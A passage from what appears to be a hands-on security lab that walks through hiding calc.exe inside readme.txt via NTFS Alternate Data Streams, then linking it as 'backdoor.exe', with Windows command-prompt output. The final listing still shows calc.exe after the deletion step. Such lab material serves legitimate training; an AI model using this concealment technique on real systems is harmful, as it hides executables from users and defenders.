


```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt_
```

9. A **Notepad** pop-up appears; click **Yes** to create a **readme.txt** file.
10. The **readme.txt - Notepad** file appears; write some text in it (here, **HELLO WORLD!!**).



11. Click **File**, and then **Save** to save the file.
12. Close the **readme.txt** notepad file.



13. In the **Command Prompt**, type **dir** and press **Enter**. This action lists all the files present in the directory, along with their file sizes. Note the file size of **readme.txt**.

```
C:\> Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

04/05/2022  07:21 AM    <DIR>          .
04/05/2022  07:21 AM    <DIR>          ..
09/15/2018  12:12 AM             27,648 calc.exe
04/05/2022  07:22 AM             13 readme.txt
               2 File(s)              27,661 bytes
               2 Dir(s)  53,227,257,856 bytes free

C:\magic>
```


14. Now, type **type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe** and press **Enter**. This command will hide **calc.exe** inside the **readme.txt**.
15. In the **Command Prompt**, type **dir** and press **Enter**. Note the file size of **readme.txt**, which should not change.

```

C:\Users\Administrator>cd C:\magic
C:\magic>notepad readme.txt
C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

04/05/2022  07:21 AM    <DIR>          .
04/05/2022  07:21 AM    <DIR>          ..
09/15/2018  12:12 AM             27,648 calc.exe
04/05/2022  07:22 AM             13 readme.txt
                2 File(s)          27,661 bytes
                2 Dir(s)  53,227,257,856 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe
C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

04/05/2022  07:21 AM    <DIR>          .
04/05/2022  07:21 AM    <DIR>          ..
09/15/2018  12:12 AM             27,648 calc.exe
04/05/2022  07:24 AM             13 readme.txt
                2 File(s)          27,661 bytes
                2 Dir(s)  53,227,036,672 bytes free

C:\magic>

```

16. Navigate to the directory **C:\magic** and delete **calc.exe**.
17. In the **Command Prompt**, type **mklink backdoor.exe readme.txt:calc.exe** and press **Enter**.

```

Directory of C:\magic

04/05/2022  07:21 AM    <DIR>          .
04/05/2022  07:21 AM    <DIR>          ..
09/15/2018  12:12 AM             27,648 calc.exe
04/05/2022  07:24 AM             13 readme.txt
                2 File(s)          27,661 bytes
                2 Dir(s)  53,227,036,672 bytes free

